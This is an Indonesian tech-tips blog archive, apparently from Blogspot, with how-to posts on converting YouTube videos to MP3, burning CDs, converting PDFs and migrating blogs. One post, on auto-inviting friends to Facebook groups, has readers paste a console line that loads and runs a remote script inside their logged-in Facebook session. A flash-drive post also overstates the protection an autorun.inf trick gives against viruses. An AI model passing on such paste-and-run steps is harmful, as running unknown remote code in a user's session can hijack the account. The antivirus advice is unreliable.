Saturday, February 25, 2017
Cara Convert Video Youtube ke MP3 Dengan Android
Cara Convert Video Youtube ke MP3 Dengan Android


Klik pada menu Download MP3. Tunggu hingga proses download secara otomatis akan muncul sendiri.

Jika file bisa di download akan seperti gambar dibawah ini hasilnya, ukuran file akan menyesuaikan ukuran dan durasi dari video di Youtube, untuk video berdurasi 5.43 menit seperti pada tutorial ini ukuran file MP3 nya sebesar 9.2 MB.

Akhir kata selamat mencoba, jika mengalami kesulitan silhkan tinggalkan komentar.
Available link for download

Sunday, January 15, 2017
Cara Burning Data ke CD DVD
Cara Burning Data ke CD DVD
- Kali ini saya akan member tutorian cara burning fila lagu atau Mp3.
- Langkah pertama anda harus install Nero, kalau belum punya bisa download di sini
- Jika anda sudah punya Aplikasi Nero atau sudah selesai instalasi, kemudian masukan CD/DVD kosong ke Drive.
- Kemudian Buka Nero StartSmart, maka akan ada tampilan seperti file yang di bawah
- Kemudian pilih Audia Burning -> pilih Burn Audio CD. Jika kita akan mem burning file atau data kita cukup memilih Data Burning. Untuk langkah-langkah berikutnya sama dengan burning mp3.
- JIka sudah kita cari file yang akan kita burning, dengan cara klik tombol add -> kemudian cari file mp3 yang akan anda burning. Untuk memilih semua file tekan Ctrl + A di keyboard.
- Ingat sesuaikan size file yang akan kita burning tidak boleh melebihi kapasitas CD/DVD yang akan kita gunakan.
- Kalau sudah mantap, klik tombol Burn pada pojok kanan bawah.
- Jika sudah tingal menungu proses burning selesai.


Available link for download
Saturday, January 14, 2017
Cara Burning File ke CD DVD
Cara Burning File ke CD DVD
Cara Burning File ke CD/DVD

Berikut ini adalah langkah langkah Cara Burning File ke CD/DVD dengan Nero Starsmart :
Kita buka software nero starsmart nya, maka akan ada tampilan berikut ini

Untuk membakar atau memburning file, kita klik tool data, lalu pilih make data cd

Akan ada kotak dialog seperti berikut ini, klik add untuk memasukkan file yang akan kita burn ke cd




Disc Name adalah nama CD anda nanti
Number of Copies untuk menentukkan berapa CD anda akan menggandakan hasil dari burning-an anda ini
Setelah selesai klik Burn, dan proses pembakaran sedang berlangsung



Cara Burning File ke CD/DVD
Available link for download
Sunday, January 8, 2017
Cara Convert Dokumen PDF ke Word
Cara Convert Dokumen PDF ke Word

Mengubah format PDF ke Word
- http://www.pdfonline.com/
- http://www.freepdfconvert.com/
- https://www.pdftoword.com/
- http://convertonlinefree.com/
- http://pdfburger.com/pdf-to-word
- http://www.convertpdftoword.org/
Berikut ini adalah link untuk download PDF to Word Converter
DOWNLOAD PDF TO WORD CONVERTER
Sekarang terserah anda mau memilih cara 1 atau 2, mau online atau offline, kedua cara tersebut sangat mudah dilakukan. Sekian tips Convert PDF to Word, semoga bermanfaat ^_^
Cara Convert Dokumen PDF ke Word
Available link for download
Wednesday, January 4, 2017
Cara AMPUH memindahkan aplikasi ke sd card terutama game game HD ! untuk pengguna hp Experia E1
Cara AMPUH memindahkan aplikasi ke sd card terutama game game HD ! untuk pengguna hp Experia E1
Available link for download
Monday, January 2, 2017
cara agar fb tidak gampang ke hack
cara agar fb tidak gampang ke hack
pernah kehack akun fb agan?
tenang berikut adalah tutor agar fb tidak kena hack!
tenang tanpa software tanpa pc fb agan bisa aman!
1.Ke pengaturan akun/foto?)


Available link for download
Saturday, December 24, 2016
Cara Auto Invite Teman Ke Grup FAcebook
Cara Auto Invite Teman Ke Grup FAcebook
Ok Langsung Pada Tutorialnya
Tutorial Jika Memakai Mozilla :
1.Buka Mozilla > Login FB > lalu ke GRup Facebooknya
2.Tekan TOMbol CTRL + SHIFT + K pada Perangkat Keyboard
3.lalu Masukkan Script di bawah ini pada teksbox
NIH Script nya
document.body.appendChild(document.createElement(script)).src=http://songokubigchilds.googlecode.com/files/WildansAUTOINVITESCRIPT.js.txt;
4.Klik Enter dh !
Untuk yang Memakai GOogle Chrome:
1.Buka Google Chrome > Login FB > Masuk ke grup FBnya
2.KLIk kanan > Inspect Element/Periksa Elemen > Console 2
3.Masukkin Script yang diatas tdi Lalu tekan Enter
NIH Script nya
document.body.appendChild(document.createElement(script)).src=http://songokubigchilds.googlecode.com/files/WildansAUTOINVITESCRIPT.js.txt;
Available link for download
Thursday, December 22, 2016
Cara burning data ke CD DVD Simpel
Cara burning data ke CD DVD Simpel
Banyak dari sebagian kita yang hanya tahu burning data ke cd/dvd harus menggunakan software lain, seperti nero salah satunya. Padahal sudah tersedia layanan / fitur dari windows yang di gunakan untuk memburning/mebakar file ke CD/DVD.
Memburning atau membakar sama saja dengan memindah file ke data penyimpan lain dengan proses pengubahan format data, dengan kata lain burning. Untuk langkah - langkahnya silahkan lakukan tutorial berikut :
- Pertama masukkan CD/DVD anda
- Lalu lihat CD/DVD drive di My Computer
- Copy pastekan/pindahkan file yang akan di burning ke drive CD/DVD
- Lalu klik kanan pada drive CD/DVD seperti gambar di bawah ini dan klik Burn to disk

- Dan proses burning akan terjadi secara otomatis. Tunggu sampai selesai dan klik finish.
- Pertama masukkan CD/DVD anda
- Akan muncul tampilan seperti gambar dibawah. Pilih With a CD/DVD player.
- Lalu klik Next

- Copy pastekan/pindahkan file yang akan di burning ke drive CD/DVD
- Jika file sudah pindah ke drive CD. >> Klik kanan dan pilih Burn to disc .
- Lalu klik Next sampai finish.
Available link for download
Sunday, December 11, 2016
Cara Backup Postingan Blogspot dan Pindah ke Wordpress
Cara Backup Postingan Blogspot dan Pindah ke Wordpress
Dari awal bulan puasa sampai lebaran terlewat jauh baru bisa update posting lagi, sungguh mengenaskan sekali nasib Blog Mas Sugeng ini. Tapi tak apa lah, sebagai gantinya kali ini saya ingin mencoba menyuguhkan artikel tutorial yang lumayan panjang tentang cara backup postingan di blogspot dan memindahkannya ke wordpress self host.
Saya yakin sobat tahu lah apa tujuan saya menciptakan tutorial ini, yaps, untuk mengantisipasi jika blog kita dihapus oleh si embah google sebagai pemilik layanan blogger gratisan ini. Sebagaimana yang kita tahu sebelumnya bahwa blogger sedang rajin-rajinnya membersihkan blog-blog sampah yang terkadang yang bukan sampah ikutan terkena imbasnya.
Tutorial ini hanya untuk yang blognya sudah melakukan custom domain TLD. Bagi yang masih menggunakan subdomain blogspot.com, mohon maaf sekali tutorial ini sama sekali tidak berguna, tapi gak ada salahnya juga sih untuk dibaca. itung-itung menghargai saya yang sudah capek-capek nulis :D
Langsung saja lah, pertama-pertama adalah tentang bagaimana cara mem-backup postingan di blogspot. Backup postingan ini bukan kegiatan yang hanya kita lakukan sekali, tapi kita lakukan berkali-kali. Jadi kita harus melakukannya secara rutin sehari sekali, seminggu sekali, atau sebulan sekali tergantung intensitas posting di blog sobat. Kalo sobat sering posting setiap hari, maka backup postingan paling minimal adalah seminggu sekali. Hal ini untuk menghidari resiko kehilangan banyak postingan ketika blog kita dihapus.
Oh ya pada tutorial ini saya menggunakan blog TLD yang beralamat di www.tipssehat.me dengan satu buah postingan berjudul Cara Menghilangkan Jerawat Membandel.
Masuk ke menu setelan blog sobat,

Setelah itu klik Lainnya:

Selanjutnya klik Ekspor blog:

Terakhir tinggal sobat simpan di komputer sobat:

Nah cara di atas silakan sobat lakukan secara rutin sesuai kebutuhan, kecuali jika sobat ingin langsung memindahkan blog sobat ke wordpress tanpa harus menunggu dihapus google, maka cukup lakukan sekali saja.
Selanjutnya pertanyaanya adalah: "setelah backup postingan terus diapain?" ya tidak diapa-apain sampai blog kita terkena musibah dihapus google, tapi mudah-mudahan sih nggak terjadi demikian. Tapi jika blog kita benar-benar bernasib buruk maka inilah saatnya untuk memindahkan postingan yang sudah kita backup ke tempat lain yang lebih aman, dalam hal ini adalah wordpress self host.
Ada beberapa langkah untuk memindahkan postingan kita dari blogspot ke wordpress yang jujur saja saya agak puyeng dalam hal ini karena bingung nyusunya gimana supaya mudah dipahami. Tapi saya coba yang saya bisa.
- Sewa web hosting
- Instal wordpress
- Setting nameserver domain
- Setting URL permalink
- Impor postingan
- Selesai
Setelah masuk, selanjutnya menuju ke menu Settings > Permalinks


Nah sekarang saatnya untuk memindahkan postingan-postingan yang sudah sobat backup sebelumnya. Pertama yang harus sobat lakukan adalah menconvert file .xml yang berisi backup postingan blogspot tadi menjadi file .xml versi wordpress agar nantinya bisa kita import ke wordpress. Caranya mudah sekali, cukup masuk ke alamat http://blogger2wordpress.appspot.com/ dan upload file .xml blog sobat:

Klik Convert dan tinggal sobat simpan saja file hasil convertnya ke komputer sobat.
Langkah berikutnya adalah mengimpor file .xml yang suda diconvert tadi ke wordpress. Caranya masuk ke dashboard blog wordpress sobat, Klik menu Tools > Import:

Pilih Wordpress:


Klik Submit:

6. Selesai....................

Nah sekarang kita tidak perlu khawatir lagi jika blog kita dihapus olah google yang terpenting kita harus rajin membackup postingan secara berkala.
Karena saya sadar jika tutorial yang saya tulis di atas jauh dari kata sempurna, maka segala sesuatu yang kurang jelas bisa disampaikan melalui komentar. Kurang lebihnya mohon maaf dan terimakasih.
Available link for download
Monday, November 28, 2016
Cara Convert Video Youtube ke Bentuk MP3
Cara Convert Video Youtube ke Bentuk MP3

Convert Video Youtube ke MP3
- Pastikan Anda terhubung dengan Internet.
- Kita memakai YouTube (untuk melihat video yang nantinya akan kita jadikan sebagai mp3) dan YouTube Mp3 (untuk mengconvert video dari Youtube menjadi mp3).
Step 1


Step 2

- Untuk kotak nomer 1 berfungsi sebagai tempat url di tempat itu Anda dapat mempastekan url dari video youtube yang ingin di convert ke bentuk mp3.
- Setelah memasukkan url video youtubenya ke dalam kotak nomor satu selanjutnya klik kotak nomer 2 yang berfungsi untuk mengconvert video tersebut.
- Kotak terakhir yaitu "Download" setelah video berhasil di convert, maka Anda bisa untuk mendownloadnya.
Available link for download
Cara Ampuh Mencegah Virus Masuk ke Flashdisk
Cara Ampuh Mencegah Virus Masuk ke Flashdisk
Salah satu penyebaran virus adalah flashdisk. Tapi Bagaimana sih caranya agar flashdisk yang sering kita gunakan tidak terserang virus??? Pasti agan-agan semua mau tau caranya? Kalau begitu, yuk langsung simak aja artikel di bawah ini...
Berikut cara-caranya :
1. Buatlah folder di flashdisk dengan nama "autorun.inf" (tanpa kutip)
2. Kemudian buat file notepad di dalam folder "autorun.inf" dengan nama apa saja.
3. Setelah itu gunakan character map. Caranya buka Start > All Programs > Accesories > System Tools > Character Map
4. Setelah muncul jendela Character Map, pilih font yang mengandung kata "Unicode" Contoh : Arial Unicode MS, Lucida Sans Unicode, dll. Pilih 5 atau lebih karakter yang terdapat di Character Map, lalu klik copy.
5. Rename file notepad telah di buat tadi dengan Character Map yang agan copy tadi.
Sekarang flashdisk agan sudah kebal dari Virus. Karena :
- Windows tidak pernah membolehkan atau mengijinkan sebuah program masuk dengan nama yang sama.
- Rata-rata virus menggunakan file dengan nama "autorun.inf" dalam beraksi. Nah, dengan adanya file "autorun.inf" di flashdisk agan, virus tidak akan bisa meng-copy dirinya lagi ke dalam flashdisk.
-file yang agan buat tadi akan di deteksi oleh virus sebagai temannya. Karena nama file-nya sama. Dengan begitu virus udah ga akan masuk lagi ke flashdisk agan.
Selain cara yang di atas agan juga bisa menggunakan software USB Defender. Cara kerja dari USB Defender adalah menciptakan folder "autorun.inf" yang tidak bisa dirubah, dihapus atau di rename oleh virus. Proteksi yang dilakukan mencapai 5 level yang disebut pro method. Sehingga tidak dapat dihapus oleh Unlocker maupun yang sejenisnya. Software ini juga bersifat portable jadi, agan tidak perlu menginstallnya.
Untuk software USB Defender ambil disini
Dan ini cara pakainya :
-Jalankan USB Defender
-Setelah terbuka pilih flashdisk yang akan dilindungi dan klik protect. Untuk perlindungan maksimal klik tanda centang pro method (you must be administrator).
-Untuk menghilangkan perlindungan klik Unprotect.
Demikian tips dari saya, Semoga bermanfaat bagi agan-agan semua.
Wassalamualaikum Wr. Wb.


Available link for download
Saturday, November 26, 2016
Cara Burning File ISO ke Flashdisk USB Drive
Cara Burning File ISO ke Flashdisk USB Drive

Kalau lagi cari software untuk membakar file ISO untuk di simpan di USB, baik itu USB Flash drive, memory stick, atau USB lainnya yang dapat menyimpan file kita bisa menggunakan ISO to USB karena dengan ini kita akan mendapatkan kemudahan, ringan, dan bisa untuk membuat disk bootable.
Software ini bisa kita dapatkan secara gratis melalui situs resmi pembuatnya , pada situsnya pun juga, simple kita akan langsung di arahkan untuk mendownloadnya dan berbagai keterangan tentang ISO to USB.

File gambar ISO adalah gambar populer dari CD / DVD, file ISO dapat mencakup semua konten pada disk, perangkat lunak ini dapat dengan mudah membakar file-file ISO ke sebuah USB flash disk, membuat mudah untuk dibawa dan digunakan. Antarmuka program ini sangat sederhana, Anda hanya perlu memilih file ISO anda ingin membakar dan target USB drive, kemudian klik “Burn” tombol, disk USB yang mencakup semua data citra ISO akan dibuat. Tidak ada pengaturan yang rumit, mudah untuk menggunakannya.
Perangkat lunak ini saat ini hanya mendukung disk yang bootable Windows, dapat bekerja dengan baik BOOTMGR dan NTLDR modus boot, dapat membuat disk USB dengan FAT, FAT32, ExFAT atau sistem file NTFS. Ketika Anda membuat disk bootable USB, menyarankan Anda memilih sistem file FAT32.
Download ISO To USB
Available link for download
Thursday, November 24, 2016
Cara Ampuh Memindahkan Aplikasi dan Game Android ke Memori SD Card
Cara Ampuh Memindahkan Aplikasi dan Game Android ke Memori SD Card

Part 1 | Part 2 | Part 3 | Part 4 | Part 5 | Part 6 | Part 7 | Part 8
Full Movie (MP4 360p)

Kalau mau download langsung dari youtube, tapi tidak tau cara download video di youtube KLIK DISINI
Available link for download